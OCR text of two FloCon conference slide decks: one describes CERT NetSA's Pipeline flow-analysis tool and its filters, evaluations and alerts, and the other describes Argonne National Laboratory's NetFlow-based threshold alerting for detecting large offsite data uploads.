
Pipeline is a single program, coded in C

- Configurable filters, evaluations, and alerting
- Parameters are read from a config file at startup
- Any number of filters and evaluations

Analyzes flow records en route to repository

- Processes data one flow file at a time
- Builds and keeps state between the files

Mechanics of Flow Collection



Total time: 105s

Pipeline Timing

Uses latest flow end time from each file to keep time and timestamp data

Sliding window time based analysis

- Keeps records in state for specified time duration
- Analyzes every time period not mutually exclusive time period blocks

Simple evaluation example:

- Alert if more than X bytes are sent in 5 minutes

Capabilities

Finite State Beacon Detection

Sensor Outage Detection

IPv6 Tunnel Detection

Passive FTP Detection


Watchlists

Flow counts

Flow field based capabilities (Can be combined)

- Sum or Average of the field value (bytes, packets, durations, etc)
- Proportion of flows with a given field value (TCP, Web, etc)

Flow Path


Filters
• All flows go through each filter
• Filter based on any field in flow record
Evals
• Filtered flows passed to associated eval
• Time sensitive state kept here
Alerts
• Alerts created when eval thresholds met
• Can be rate-limited

Filters

Stateless and need no concept of time

- Very low cost on time and memory

Role is to send only pertinent flows to evals

Stores list of flows that pass filter

- Deletes them after evaluations and alerts finish

Try to mimic features of rwFilter

Filters

All flow records are sent through each filter independently.

Operators for any field in flow record

- <, <=, >, >=, ==, !=, IN_LIST, NOT_IN_LIST
- Each filter can have multiple “anded” comparisons

IN_LIST and NOT_IN_LIST work on two types of lists

- User defined comma-separated lists, e.g. [1, 2, 3, 4, 5…]
- Ipset files: Overwriting the file allows pipeline to update the list

Different fields in flows can be compared

- sport < dport


Filters and Evaluations

Each evaluation gets its flows from **one** filter

A filter can provide for multiple evaluations

A single filter is specified in the configuration file for each evaluation.

Connecting Filters -> Evals -> Alerts



Evaluations

The decision and analysis stage of pipeline

Majority of time and memory costs

Can have time restrictions:

- Alert if “this” happens in any 5 minute period

Made up of a number of independent checks

- E.g. Bytes > 1000 and packets > 500 in 5 minutes

Evaluations and Checks

Evaluations can be made up of multiple checks

- A check is where thresholds are specified
- Each check can be limited by its own time window
- Examples
  - Sum of Packets > 1000 in 10 minutes
  - Number of Unique Source IP Addresses > 10 in an hour
  - Total Flow Count > 10000 in 1 minute
- If all checks meet threshold, the evaluation alerts

Check Flow Processing

Each check is completely independent

- Pulls specific field value from flow
  - Ignores the rest of the flow record
- Aggregates that value with others from this file
- Timestamps aggregate and adds it to the list
- Updates state
  - Removes any aggregates that have timed out
  - Adds in the new aggregate from the current file
- Compares new state value against threshold

State Grouping

A check's state can be calculated for each unique value of the specified flow field

- We call it "for each"

Example: FOREACH SIP

- A different state value is stored and aggregated for each SIP found in the flow records
- Helps identify notable SIPs rather than saying that there might be an infected SIP in the network

Check Components

Type

- Method of collecting a state value

Threshold

- Value to compare to state value to check success

Operator

- The way to compare state value to threshold
- <, <=, >=, >, ==, !=

If {state value} {operator} {threshold} is true, the check returns success to the evaluation

Check Types

Total Count – Count number of flows received

- Ex: Count > 10000

Field Sum – Sum of the value of specified field

- Must provide the field name
- Ex: Sum PACKETS >= 500

Field Average – Average of the value of field

- Must provide the field name
- Ex: Average BYTES < 100

More Check Types

Unique Field Count - # Unique field values seen

- Need to declare field name
- Distinct DIP > 10
  - Success if more than 10 unique DIPs are seen

Proportion – How often a field value is seen

- Need to declare field name
- Need to declare field value
- Ex: Proportion PROTOCOL 6 > 75 PERCENT

Web Server Example

Identify web servers on the network

Analyze all traffic going out to port 80

Identifying features for a source address

- SIP sends more than 20,000 bytes in any 10 minute period
- SIP sends data to more than 10 different DIPs in that same 10 minute period

Web Server Example

Filter:

- dport == 80
- type == OUTWEB

Evaluation:

- FOREACH SIP
- Bytes > 20,000 bytes in 10 MINUTES
- Uniq DIPs > 10 in 10 MINUTES

Watchlist Evaluation

Check if the SIP or DIP is in the watchlist

- If so, alert on the flow record

Use evaluation type “EVERYTHING_PASSES”

- This alerts on all flow records

Filter:

- ANY_IP IN_LIST “watchlistFilename.set”

Evaluation:

- EVERYTHING_PASSES

Beacon Detection

Uses finite state beacon detection

- Outputs 4-tuple {SIP, DIP, DPORT, PROTOCOL}

Configurable parameters:

- Minimum number of beacons
- Minimum time window between beacons
- % variance on either side of established frequency

Sensor Outage

Presently the only file evaluation

Detects sensor outages

- Configuration contains list of sensors to inspect
- Reads sensor.conf to change names into IDs

Alerts if a flow file from a listed sensor does not arrive in the specified time window.

Internal Filters

Pipeline can build its own lists for filters

Same filtering capabilities of normal filters

They pull a specified field from each flow record that passes into a named list

These can be referenced by filters with IN_LIST

Internal filters are run before normal filters

IPv6 Tunneling

Use internal filtering

- Look for initial connection: DIP == ipv6 server addr
- Place that SIP in “IPv6 connectors” internal list

Second filter:

- SIP IN_LIST IPv6 connectors
- Proto == 41

Evaluation:

- Everything Passes

High Port Check

Goal is to identify passive traffic (ie. FTP)

- After port 21 traffic, transfers are on high ports

Uses an internal filter to look for flows with sport and dport > 1024

- Puts SIP and DIP into a list

If a port 21 connection is seen between the listed SIP and DIP, alert

- The port 21 flow will arrive after all of the high port flows as it stays open the entire time

Configurable Evaluation Features

Id

- A string used to uniquely identify an evaluation
- E.g. outgoing_watchlist_number_1

Eval type

- Another string used to group evaluations
- E.g. watchlist

Severity

- A severity value to be part of an alert triggered by pipeline for an eval

Output Type

- Result of evaluation: entire flow, SIP, FIVE_TUPLE, etc

List to send output – (non entire-flow evaluations)

- If evaluation isolates SIPs, they can be put into a list for use in other filters and evaluations, in addition to an alert

Alerting and Outputs

An evaluation that “alerts” creates an output

- Outputs contain:
  - Flow record
  - The FOREACH value (specified ip address in case of SIP)
  - Data values that caused the evaluation to alert
- They are placed in a list. Entries can time out.

At alert time, the valid outputs are packaged into alerts if the alert restrictions are met:

- X alerts in Y time or set to alert always

Alerts

When deemed able to alert, they contain:

- The flow record
- Evaluation name as identifier
- Metrics that triggered alert and its threshold
- Timestamp

Currently output to arcSight files

Can output to files and logs

Questions Contact

You can get the CERT NetSA tools from:

http://tools.netsa.cert.org

Questions on Pipeline or any of our tools:

netsa-help@cert.org

Argonne NATIONAL LABORATORY

DLP Detection with Netflow

Christopher Poetzel
Network Security Engineer
Argonne National Laboratory

FloCon 2011
Jan 11, 2012


U.S. DEPARTMENT OF ENERGY

Who Am I?

- Christopher Joseph Poetzel
- University of Wisconsin-Madison
  - BS Computer Science
- Argonne National Laboratory
  - summer student through college
  - 10 years full time
- Network/Security Engineer
  - Firewall/VPN/Network Administrator
  - IDS/Netflow Scripting
  - Proxy/URL Filtering

Brextyn Ayers Poetzel
Nov 5th, 2010

Argonne National Laboratory



IT Environment Challenges

- Diverse population:
  - 2500 employees
  - 10,000+ visitors annually
  - Off-site computer users
  - Foreign national employees, users, and collaborators
- Diverse funding:
  - Not every computer is a DOE computer.
  - IT is funded in many ways.
- Every program is working in an increasingly distributed computing model.
- Our goal: a consistent and comprehensively secure environment that supports the diversity of IT and requirements.
- Balance Science, Security, and Architecture.


Argonne is managed by the UChicago Argonne LLC for the Department of Energy.

Emphasis on the Synergies of Multi-Program Science, Engineering & Applications


Computational Science

Accelerator Research

Fundamental Physics




Infrastructure Analysis



Materials Characterization


Catalysis Science

Argonne NATIONAL LABORATORY



Transportation Science

User Facilities



Structural Biology

Nuclear Fuel Cycle

.. and much more.

High Level Split of Argonne Divisions

Scientific

- Advanced Photon Source
- Biology
- High Entergy Physics
- Environmental Sciences
- Super Computers

- Mission is to do Science
- More open and collaborative with world
  - Less controlled by Central IT
- **Full outbound restrictions**

Operations

- HR, Finances
- Plant and Facility Management
- Medical
- IT Computer Support, Core Networking
- Cyber Security

- Mission is Support Science
- Less open and little collaboration
  - More Controlled by Central IT
- Access to Sensitive Information
  - PII Records, Payroll, Medical
  - Benefits, Travel System
- **Limited Http, HTTPS (some ftp)**

Data Loss Prevention (DLP)

- **Data Loss Prevention** (**DLP**) is a computer security term referring to systems that identify, monitor, and protect data in use, data in motion, and data at rest through deep content inspection, contextual security analysis of transactions, and with a centralized management framework.
    - Protect Data in use: endpoint actions
    - Protect Data in motion: network actions
    - Protect Data at rest: data storage

- The systems are designed to detect and prevent the unauthorized use and transmission of confidential information.
- The Data to protect is dependant on organization
  - PII (Social Security Numbers, Birth Dates, Addresses)
  - Credit Card Numbers
  - Source Code
  - Internal Only Documents

- Many Many Vendors in this Game
  - McAfee, BlueCoat, RSA, Symantec, Trend ……. BECAUSE

DLP Happens .. All the time .. Even to Me

- WikiLeaks: Nov 2010
  - Government Documents leaked for all to see
  - Arrests Made, USA Government “Embarrassed”, National Security “Threatened”

- Gawker Media Hacked: Dec 12, 2010
  - 1.3 million user names and passwords exposed after user database compromised
  - 500MB Torrent file of all accounts/passwords
  - Gawker Advises users to change passwords or delete account

- Heartland Payment Systems (Credit Card Processing): May 15th, 2008
  - 130,000,000 Credit Card Numbers Stolen
  - Settlement with VISA: $60,000,000.00 Jan 2010
  - Settlement with AMEX: $3,538,380.00 Dec 17, 2009

- University of Wisconsin-Madison: Nov 26, 2010
  - 60,000 names and identification card numbers including Social Security numbers stolen from server (1 was me)
- http://datalossdb.org

DLP happens, so now what

- Early 2009, Argonne Cyber Security Program Office says DLP as a capability we would like to have.

- How can this be done given the following:
  - No money for vendor solution
  - No complete desktop network control of all hosts
  - Small amount of time to commit to project
  - Automated System
    - minimal human interaction
    - We do not have 24X7 analysts or operations center
    - We do not want be chasing down alerts all the time

  - We are not web traffic cops. We are not trying to stop people from getting to Facebook/Yahoo/etc
    - Want to be alerted on large unauthorized offsite uploads that might be DLP
    - Want to catch those “abuse” cases of people web surfing all day/night long

- What is the our best bang for out buck?

Our Solution

- A Netflow based solution to look for anomalous amounts of offsite data within the last hour.

- Focus on areas of greatest risk
- Alert us to things “out of normal”
- Configurable
  - Ability to exclude ips
  - Ability for different thresholds for different networks
- Automated Email Alerting

Focus on areas of greatest risk

- Operations Divisions provide the greatest area of risk
  - Contains the meat of sensitive data
- Jobs are not about collaboration, about support
- Offsite traffic is limited to Http, Https and thus easier to model and understand

Operations

•HR, Finances
• Plant and Facility Management
• Medical
• IT Computer Support, Core Networking
• Cyber Security

- Mission is Support Science
- Less open and little collaboration
  - More Controlled by Central IT
- Access to Sensitive Information
  - PII Records, Payroll, Medical
  - Benefits, Travel System
- **Limited Http, HTTPS (some ftp)**

Alert us to things “out of normal”

- Using netflow we base lined the normal hourly amount of offsite web traffic for 1 month.
  - Fairly simple netflow script
- On Average, Per subnet, offsite Web traffic threshold
- Weekdays
  - 6am-6pm, 25 MB
  - 6pm – 6am, 5 MB
- Weekends, 5MB

Configurable

- Exclude known offsite uploaders by IP Address
  - Stored in a mysql database table
- MB Thresholds are on a per subnet basis
  - Also in a mysql database table

Automated Email Alerting

- ALERT for Excessive OFFSITE WEB Traffic

- FWInterface: sample_yellow network
- FWNetwork: 146.137.XXX.0
- FWIntDescr: Sample Yellow network

- Dest: Offsite NON-ANL on TCP 80,443

- TimeStart: Monday, 2010-12-13 11AM
- TimeEnd: Monday, 2010-12-13 12PM

- Offsite MB
- For Subnet: 38.096

- Threshold for 1 Host During Period: 25 MB/hour for single host
- Further Information for Alarm Period
- # --- ---- ---- Report Information --- --- --- #
- # Fields: Total
- # Symbols: Disabled
- # Sorting: Descending Field 2
- # Name: Source IP
- # Args: flow-stat -f9 -S2

- # IPaddr flows octets packets
- #
- 146.137.58.24 704 27035481 28856
- User:Doe, Jane DNS:csi3388XX

- Top 25 Dest Hosts
- # recn: ip-destination-address*,flows,octets,packets,duration
- post.craigslist.org,89,25080978,21459,197888 **← Key Line in Alert Email**
- a184-84-255-8.deploy.akamaitechnologies.com,44,416136,745,2060800
- 159.53.64.105,85,383093,1324,137472
- ** others removed **
- # stop, hit record limit.

- 146.137.58.25 1596 5510900 49389
- 146.137.58.30 82 1380209 25425
- 146.137.58.42 492 1196430 5126

- Apparently this user was uploading something large to craigslist during work hours.
  - Work related??

Script Logic / Flow-Tools Guts

- Create ACL to watch for traffic from network Y (include exemptions)

- Determine Offsite Traffic in last hour for network Y (146.137.X.Y)
  - Run Netflow on Border Router to get Offsite Mb amount for subnet for past hour
  - flow-cat $flowargs | flow-filter -f /tmp/$Tempfile -S check1 -P 80,443 | flow-stat -f9 -S2

- Check amount against thresholds
  - Thresholds run against database limits
- Send Alert Email if threshold tripped

- 356 line perl script, backend database table for thresholds, exclusions, and subnets to watch
